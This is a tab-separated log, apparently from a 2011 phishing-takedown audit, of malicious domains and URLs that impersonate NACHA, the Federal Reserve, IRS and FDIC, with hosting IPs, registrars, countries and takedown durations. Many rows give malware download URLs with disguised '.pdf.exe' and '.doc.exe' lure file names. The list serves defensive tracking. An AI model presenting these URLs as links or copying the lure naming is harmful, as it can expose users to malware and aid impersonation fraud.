85243	http://alerts-federalresrve.com/rejected_wire.pdf.exe	7/20/2011 6:04	7/21/2011 17:04	malware	98.139.135.21	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	34.99		
85253	http://reports-federalreserve.com/rejected_wire.pdf.exe	7/20/2011 9:05	7/21/2011 17:08	malware	98.139.135.21	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	32.07		
85255	http://nacha-alert.org/rejected_transfer.pdf.exe	7/20/2011 9:36	7/21/2011 17:11	malware	98.139.135.22	Yahoo	US	31.58		
85294	http://federalreserve-security.com/system_update_07.21.11.exe	7/21/2011 8:31	7/21/2011 13:44	malware	98.139.135.22	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	5.21		
85674	http://nacha-transactions.org/30469305894903.pdf.exe	7/27/2011 9:03	7/27/2011 13:13	malware	98.139.135.21	Melbourne IT, Ltd (R52-LROR)	US	4.17	2	
85680	http://www.nacha-rejected.com/304694305894903.pdf.exe	7/27/2011 9:21	7/27/2011 13:10	malware	98.139.135.22	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	3.8		
86163	http://ach-reports.com	8/2/2011 8:25	8/2/2011 13:19	malware	67.195.145.141	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	4.9	3	
86166	http://nacha-reporte.com	8/2/2011 8:44	8/2/2011 13:18	malware	67.195.145.142	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	4.56	4	
86167	http://nachareport.com	8/2/2011 8:42	8/2/2011 13:16	malware	67.195.145.141	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	4.56		
86168	http://reports-nacha.com	8/2/2011 8:46	8/2/2011 13:15	malware	67.195.145.141	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	4.48		
86169	http://reportsnacha.com	8/2/2011 8:53	8/2/2011 13:16	malware	67.195.145.142	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	4.38		
86662	http://irs-alerts-report.com/your-tax-report.pdf.exe	8/9/2011 17:18	8/10/2011 20:00	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	26.7	5	
86664	http://federalresrve.com/wire-report.pdf.exe	8/9/2011 18:00	8/11/2011 2:22	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	32.36		
86692	http://nacha-files.com/transaction_report.pdf.exe	8/10/2011 4:43	8/10/2011 20:03	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	15.34		
86694	http://files-irs-pdf.com/tax_00077034772.pdf.exe	8/10/2011 4:50	8/10/2011 19:57	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	15.11		
86844	http://findnachareport.com/ACH20110218002.doc.exe	8/12/2011 7:03	8/13/2011 12:24	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	29.34	6	
86881	http://get-ach-report.com	8/12/2011 16:41	8/13/2011 12:13	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	19.54		
86883	http://you-ach-report.com	8/12/2011 16:59	8/13/2011 12:16	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	19.29		
86884	http://your-nacha-report.com	8/12/2011 17:12	8/13/2011 12:13	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	19.01		
86885	http://yournachareport.com	8/12/2011 17:26	8/13/2011 11:57	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	18.52		
87115	http://ach-nacha.com/canceled_report_43893892.pdf.exe	8/16/2011 7:24	8/16/2011 10:35	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	3.18	7	
87116	http://nacha-ach.com/canceled_report_43893842.pdf.exe	8/16/2011 7:52	8/16/2011 8:21	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	0.48		
87349	http://ach-files-alert.com/ACH20110819.doc.exe	8/19/2011 7:06	8/19/2011 23:37	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	16.52	8	
87377	http://xdcvygkiyipbkjmnds.cu.cc/forum.php?tp=861a283626b5fe6b	8/19/2011 12:14	8/20/2011 0:22	malware	95.163.66.180	MONIKER	RU	12.13	9	
87429	http://ach-files-alert.com/?6308795589364	8/19/2011 21:55	8/19/2011 23:19	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	1.39		
87786	http://nacha-online.org/report_3050439643.pdf.exe	8/24/2011 12:19	8/24/2011 13:45	malware	67.195.140.36	Melbourne IT, Ltd (R52-LROR)	US	1.43	10	
87844	http://dcfjctykdyyvrth.c0m.ii/forum.php?tp=760f64425fc68bd2	8/25/2011 5:21	8/25/2011 13:38	malware	89.208.34.116	DINETHOSTING	RU	8.28	1	9/8/11 bucket of 10
87849	http://nachauserinfo.com/ALERT20110824.pdf.exe	8/25/2011 5:37	8/25/2011 13:16	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	7.65		
87852	http://nachainfo-store.com	8/25/2011 6:14	8/25/2011 13:50	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	7.61		
87853	http://nachaclientsinfo.com	8/25/2011 6:02	8/25/2011 13:45	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	7.71		
87854	http://nachauser-info.com	8/25/2011 6:43	8/25/2011 13:39	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	6.93		
87855	http://nacha-info-store.com	8/25/2011 6:53	8/25/2011 13:34	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	6.69		
87897	http://get2-nacha-report.com	8/25/2011 23:52	8/26/2011 13:54	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	14.04	2	
87924	http://getcompanyreport.com	8/26/2011 8:20	8/26/2011 14:02	phish	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	5.7		
87926	http://2report-nacha-org.com	8/26/2011 8:30	8/26/2011 13:54	phish	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	5.39		
87927	http://quick-report-nacha.com	8/26/2011 8:24	8/26/2011 14:04	phish	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	5.66		
87928	http://nachaorgcompany.com	8/26/2011 8:34	8/26/2011 14:06	phish	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	5.52		
87933	http://quickreportnacha.com/ALERT20110825.pdf.exe	8/26/2011 8:54	8/26/2011 14:06	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	5.2		
87933	http://quickreportnacha.com/ALERT20110825.pdf.exe	8/26/2011 8:54	8/26/2011 14:06	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	5.2		
88199	http://nachadatafile.com	8/30/2011 6:01	8/30/2011 17:26	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	11.4	3	
88213	http://getnacha-info.com	8/30/2011 13:03	8/30/2011 17:35	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	4.54		
88214	http://userinfo-nacha.com	8/30/2011 13:01	8/30/2011 17:28	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	4.45		
88217	http://www.newhachainfogetnow.com	8/30/2011 13:00	8/30/2011 17:36	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	4.6		
88218	http://wergcrhvtyifupqasf.cx.cc/main.php?page=0b2d445ee4479ec7	8/30/2011 13:39	8/31/2011 8:19	malware	89.208.34.116	freedomains.cx.cc	RU	18.67	4	
88222	http://nacha--user--news.com	8/30/2011 13:37	8/30/2011 17:23	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	3.78		
88223	http://newsnachausers.com	8/30/2011 13:48	8/30/2011 17:20	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	3.53		
88224	http://nacha-users-info.com	8/30/2011 14:04	8/30/2011 17:17	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	3.22		
88251	http://eftpsinfo-center.com	8/31/2011 7:00	8/31/2011 17:05	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	10.09	5	
88252	http://irs-data-storage.com	8/31/2011 7:10	8/31/2011 17:16	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	10.09		
88253	http://cdethstfrjhstfrjeadfrds.cx.cc/main.php?page=2eff3ec71fd39078	8/31/2011 7:02	9/1/2011 23:56	malware	89.208.34.84	Riche Republic (cx.cc)	RU	40.9		
88257	http://www.irsdatafilereport.com	8/31/2011 11:00	8/31/2011 19:22	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	8.36		
88662	http://nachatransferreport.com	9/7/2011 7:56	9/7/2011 13:30	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	5.56	6	
88666	http://jfgggggdhcvlhflu.cz.cc/main.php?page=2f692f98fde2d51e	9/7/2011 9:00	9/7/2011 13:28	malware	89.208.34.84	dotFree Group s.r.o.	RU	4.47	7	
88667	http://nacha-achalert.com	9/7/2011 9:13	9/7/2011 13:27	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	4.24		
88668	http://dtfrsykdflofyluolpu.cz.cc/main.php?page=2f692f98fde2d51e	9/7/2011 9:15	9/7/2011 13:32	malware	89.208.34.84	dotFree Group s.r.o.	RU	4.29		
88679	http://nacha-rejectedalert.com	9/7/2011 13:18	9/7/2011 13:25	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	0.11		
88682	http://rejectedach-report.com	9/7/2011 13:21	9/7/2011 13:25	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	0.08		
88717	http://arrested-taxes.com	9/8/2011 8:20	9/8/2011 11:59	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	3.66	8	
88720	http://report-007298492us.com	9/8/2011 8:25	9/8/2011 11:48	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	3.38		
88723	http://irs-00038004800us.com	9/8/2011 9:13	9/8/2011 11:52	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	2.64		
88724	http://irs-000787002900us.com	9/8/2011 9:27	9/8/2011 11:55	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	2.48		
88783	http://usa-itunes.com/0000070075060US.DOC.exe	9/9/2011 9:23	9/9/2011 21:11	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	11.79	9	
88784	http://musicmarketonline24.tw/main.php?page=c0ecbef07f01604c	9/9/2011 8:48	9/9/2011 13:40	malware	195.184.86.38	GoDaddy	UA	4.88	10	
88785	http://newnacha-filereport.asia	9/9/2011 8:49	9/9/2011 13:24	malware	64.202.189.170	GoDaddy.com, Inc. R45-ASIA (146)	US	4.58	1	
88786	http://theach-nacha-report-download.asia	9/9/2011 8:54	9/9/2011 13:26	malware	64.202.189.170	GoDaddy.com, Inc. R45-ASIA (146)	US	4.53		
88787	http://ach-nacha-report-downloadshop.asia	9/9/2011 9:03	9/9/2011 13:56	malware	64.202.189.170	GoDaddy.com, Inc. R45-ASIA (146)	US	4.88		
88788	http://nacha-filereportsite.asia	9/9/2011 9:55	9/9/2011 13:28	malware	64.202.189.170	GoDaddy.com, Inc. R45-ASIA (146)	US	3.56		
88791	http://mynacha-filereport.asia	9/9/2011 9:56	9/9/2011 13:30	malware	64.202.189.170	GoDaddy.com, Inc. R45-ASIA (146)	US	3.57		
88792	http://achnachajournaldownload.asia	9/9/2011 9:58	9/9/2011 13:32	malware	64.202.189.170	GoDaddy.com, Inc. R45-ASIA (146)	US	3.57		
88793	http://achnachareviewfiledownload.asia	9/9/2011 11:57	9/9/2011 13:50	malware	64.202.189.170	GoDaddy.com, Inc. R45-ASIA (146)	US	1.89		
88795	http://nacha-filereportonline.asia	9/9/2011 11:58	9/9/2011 14:04	malware	64.202.189.170	GoDaddy.com, Inc. R45-ASIA (146)	US	2.11		
88797	http://nacha-filereportstore.asia	9/9/2011 12:01	9/9/2011 14:10	malware	64.202.189.170	GoDaddy.com, Inc. R45-ASIA (146)	US	2.14		
88802	http://bestach-nacha-report-download.asia	9/9/2011 12:03	9/9/2011 14:03	malware	64.202.189.170	GoDaddy.com, Inc. R45-ASIA (146)	US	2.01		
88803	http://nachafilereport.asia	9/9/2011 12:02	9/9/2011 13:56	malware	64.202.189.170	GoDaddy.com, Inc. R45-ASIA (146)	US	1.9		
88909	http://cardholder-security.com	9/13/2011 7:11	9/13/2011 8:13	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	1.03		

SOC ID	Bufi	Initiation	Shutdown	Attack Type	IP	NACHA TAKEDOWN AUDIT Registrar	Geo	Duration	Billable	Notes
88910	http://westernunlon.net	9/13/2011 7:12	9/13/2011 12:48	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	5.61		
88911	http://onlineshop24blog.com/main.php?page=caebd0fddf913338	9/13/2011 9:59	9/13/2011 12:30	malware	81.31.74.37	Cheap-DomainRegistration.com	CZ	2.51		
88912	http://hjsdbkjnlsamdfa.info/main.php?page=caebd0fddf913338	9/13/2011 7:24	9/13/2011 12:44	malware	81.31.74.37	Wild West Domains (R213-LRMS)	CZ	5.32	2	
88913	http://nacha-portal.com/report_41059225205524.pdf.exe	9/13/2011 7:13	9/13/2011 17:08	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	9.91		
88914	http://www.nachanewsarchive.com	9/13/2011 7:14	9/13/2011 16:42	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	9.47		
88916	http://sqhdyjhdtyktrydfq.cz.cc/main.php?page=8ef63c2673c6f66a	9/13/2011 7:29	9/13/2011 17:31	malware	81.31.74.37	MONIKER	CZ	10.04		
88918	http://www.nacha-news-portal.com	9/13/2011 8:45	9/13/2011 16:49	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	8.06		
88919	http://nacha-newsportal.com	9/13/2011 8:45	9/13/2011 16:59	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	8.22		
88920	http://nachaportal.com	9/13/2011 7:46	9/13/2011 16:18	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	8.53		
88921	http://nachaserver-portal.com	9/13/2011 8:46	9/13/2011 16:55	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	8.16		
88922	http://nachaserverportal.com	9/13/2011 8:46	9/13/2011 17:05	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	8.32		
88923	http://nacha-server-portal.com	9/13/2011 8:46	9/13/2011 17:04	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	8.31		
88924	http://nachaportalserver.com	9/13/2011 8:48	9/13/2011 17:18	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	8.51		
88925	http://nachanews-portal.com	9/13/2011 8:49	9/13/2011 17:13	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	8.39		
88927	http://nachanewsportal.com	9/13/2011 8:51	9/13/2011 16:49	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	7.96		
88928	http://nacha-news-archive.com	9/13/2011 9:34	9/13/2011 17:00	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	7.44		
88929	http://nacha-portal-server.com	9/13/2011 9:52	9/13/2011 17:28	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	7.6		
88931	http://pending-payment.com	9/13/2011 8:56	9/13/2011 12:09	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	3.22		
88933	http://us-ccsecurity.com	9/13/2011 9:19	9/13/2011 12:25	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	3.11		
88934	http://us-credit-security.com	9/13/2011 9:30	9/13/2011 12:17	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	2.79		
88935	http://card-security.net	9/13/2011 11:15	9/13/2011 12:38	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	1.39		
88960	http://nachaport.com	9/14/2011 6:12	9/14/2011 15:03	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	8.85	3	
88961	http://cwrhryjjfdhsrsdfc.cz.cc/main.php?page=ad891989d1e4ae62	9/14/2011 6:40	9/14/2011 15:05	malware	81.31.74.37	MONIKER	CZ	8.42	4	
88962	http://nacha-port.com	9/14/2011 6:48	9/14/2011 15:00	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	8.2		
88963	http://nacha-news--portal.com	9/14/2011 6:56	9/14/2011 15:04	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	8.14		
88964	http://www.portalnachas.com	9/14/2011 6:50	9/14/2011 14:59	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	8.15		
88965	http://nacha-urgent-portal.com	9/14/2011 6:51	9/14/2011 14:57	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	8.11		
88966	http://nachas-portal.com	9/14/2011 6:48	9/14/2011 14:56	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	8.14		
88968	http://nacha-news-download.com	9/14/2011 6:52	9/14/2011 14:56	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	8.06		
88970	http://getnachanews.com	9/14/2011 6:52	9/14/2011 14:42	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	7.84		
88971	http://nachasnewsportal.com	9/14/2011 6:51	9/14/2011 14:39	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	7.79		
88972	http://get-nacha-news.com	9/14/2011 6:51	9/14/2011 14:48	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	7.95		
88975	http://nacha--news-download.com	9/14/2011 8:25	9/14/2011 14:56	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	6.51		
88985	http://nacha-port.com/report_7161400016671.pdf.exe	9/14/2011 11:47	9/14/2011 14:35	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	2.8		
89035	http://fdicuser-advice.com	9/15/2011 7:47	9/15/2011 17:03	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	9.26	5	
89036	http://fdic-insurance.com	9/15/2011 7:52	9/16/2011 9:20	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	25.45		
89037	http://ajkbqfajkdqhsjkfadsfqdh.cz.cc/main.php?page=2ef5c8d245d84484	9/15/2011 8:08	9/17/2011 1:23	malware	81.31.74.37	MONIKER	CZ	41.25	6	
89039	http://fdic-advantage.com	9/15/2011 9:40	9/15/2011 17:05	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	7.42		
89040	http://fdicnewsforcustomer.com	9/15/2011 9:50	9/15/2011 17:01	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	7.18		
89042	http://fdiccustomer-news.com	9/15/2011 10:03	9/15/2011 19:36	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	9.55		
89045	http://viewfdiccustomer.com	9/15/2011 10:28	9/15/2011 17:07	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	6.64		
89050	http://fdic-customeragent.com/INFORMATION6473743949.pdf.exe	9/15/2011 12:05	9/16/2011 9:23	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	21.3		
89108	http://nachauser-storeinfo.com	9/16/2011 5:25	9/16/2011 19:09	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	13.73		
89109	http://kugkbqwhetcvjsdfgqer.cz.cc/main.php?page=6ab9084ab99c9482	9/16/2011 5:38	9/17/2011 1:28	malware	81.31.74.37	MONIKER	CZ	19.82		
89111	http://nacha-customer.com	9/16/2011 5:54	9/16/2011 19:43	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	13.82		
89112	http://nacha-userbudget.com	9/16/2011 6:22	9/16/2011 19:12	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	12.85		
89117	http://nacha-usercommission.com	9/16/2011 7:11	9/17/2011 1:20	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	18.14		
89118	http://nachacustomer-news.com	9/16/2011 8:02	9/17/2011 1:09	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	17.12		
89119	http://nachausersalert.com	9/16/2011 8:05	9/17/2011 1:08	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	17.06		
89120	http://nachauser-budgetinfo.com	9/16/2011 8:06	9/16/2011 19:19	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	11.21		
89122	http://nacha-feedback.com	9/16/2011 7:48	9/16/2011 18:55	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	11.13		
89123	http://nacha-comparison.com	9/16/2011 8:07	9/16/2011 19:03	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	10.93		
89124	http://nacha-userauthorization.com	9/16/2011 8:09	9/16/2011 19:50	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	11.68		
89127	http://nachauser-feedback.com	9/16/2011 8:10	9/16/2011 18:48	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	10.63		
89129	http://nachauser-storeinfo.com/report_63114000016671.pdf.exe	9/16/2011 9:05	9/16/2011 19:26	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	10.33		
89130	http://nacha-creditor.com/report_ACH.pdf.exe	9/16/2011 9:45	9/16/2011 19:35	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	9.84		
89135	http://nacha-advertisement.com	9/16/2011 12:27	9/16/2011 19:01	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	6.58		
89137	http://nacha-wirecosts.com	9/16/2011 12:35	9/16/2011 19:56	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	7.36		
89139	http://nacha-ach.org	9/16/2011 12:53	9/16/2011 15:29	malware	67.195.140.36	Melbourne IT, Ltd (R52-LROR)	US	2.59		
89142	http://nacha-trans.org	9/16/2011 13:33	9/17/2011 1:08	malware	67.195.140.36	Melbourne IT, Ltd (R52-LROR)	US	11.59		
89144	http://nacha-wire.org	9/16/2011 13:30	9/16/2011 14:41	malware	67.195.140.36	Melbourne IT, Ltd (R52-LROR)	US	1.17		
89145	http://nachauser-tools.com	9/16/2011 13:29	9/16/2011 18:51	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	5.36		
89154	http://nacha-customertools.com	9/16/2011 16:46	9/16/2011 19:22	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	2.6		
89271	http://usernacha-wireinfo.com	9/19/2011 5:42	9/19/2011 22:17	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	16.58	7	
89272	http://customernacha-tools.com	9/19/2011 5:50	9/19/2011 22:18	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	16.47		
89273	http://all-nacha-datainfo.com	9/19/2011 5:47	9/20/2011 9:42	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	27.92		
89274	http://jfjfhfyhuqnbnciper.cz.cc/main.php?page=46df6916c2a87d98	9/19/2011 5:52	9/20/2011 19:31	malware	95.163.88.212	MONIKER	RU	37.64	8	
89276	http://nachabank-usertools.com	9/19/2011 6:06	9/19/2011 22:19	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	16.21		
89277	http://nachausers-book.com	9/19/2011 6:09	9/19/2011 18:43	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	12.56		
89278	http://nachausers-wirecosts.com	9/19/2011 6:13	9/19/2011 22:20	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	16.12		
89279	http://nachausersbluebook.com	9/19/2011 6:21	9/19/2011 18:30	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	12.16		
89280	http://nachauser-banktools.com	9/19/2011 6:24	9/19/2011 22:20	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	15.94		
89281	http://allnacha-users-bank.com	9/19/2011 6:27	9/19/2011 22:21	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	15.91		
89282	http://all-nachadatainfo.com	9/19/2011 6:33	9/19/2011 18:43	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	12.17		
89284	http://nachabank-users.com	9/19/2011 6:44	9/19/2011 22:22	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	15.63		
89285	http://nacha-users-bank.com	9/19/2011 6:57	9/19/2011 22:23	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	15.42		
89286	http://usernacha-bills.com	9/19/2011 7:07	9/19/2011 22:24	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	15.27		
89287	http://nachausers-bank.com	9/19/2011 7:12	9/19/2011 18:42	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	11.5		
89308	http://all-nacha-datainfo.com/report_9011400016671.pdf.exe	9/19/2011 9:58	9/19/2011 22:24	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	12.44		
89361	http://nachasuser-alarm.com	9/20/2011 4:53	9/20/2011 19:26	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	14.55	9	
89362	http://nacha-customerequipment.com	9/20/2011 5:11	9/20/2011 14:59	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	9.81		
89363	http://xwwwwhtryjqafvmjhjiouty.cz.cc/main.php?page=9647286421ee3fd6	9/20/2011 5:03	9/20/2011 19:30	malware	95.163.88.212	MONIKER	RU	14.46		
89365	http://nachausers-industry.com	9/20/2011 5:23	9/20/2011 19:18	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	13.92		
89366	http://nachauser-account.com	9/20/2011 5:19	9/20/2011 19:13	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	13.89		
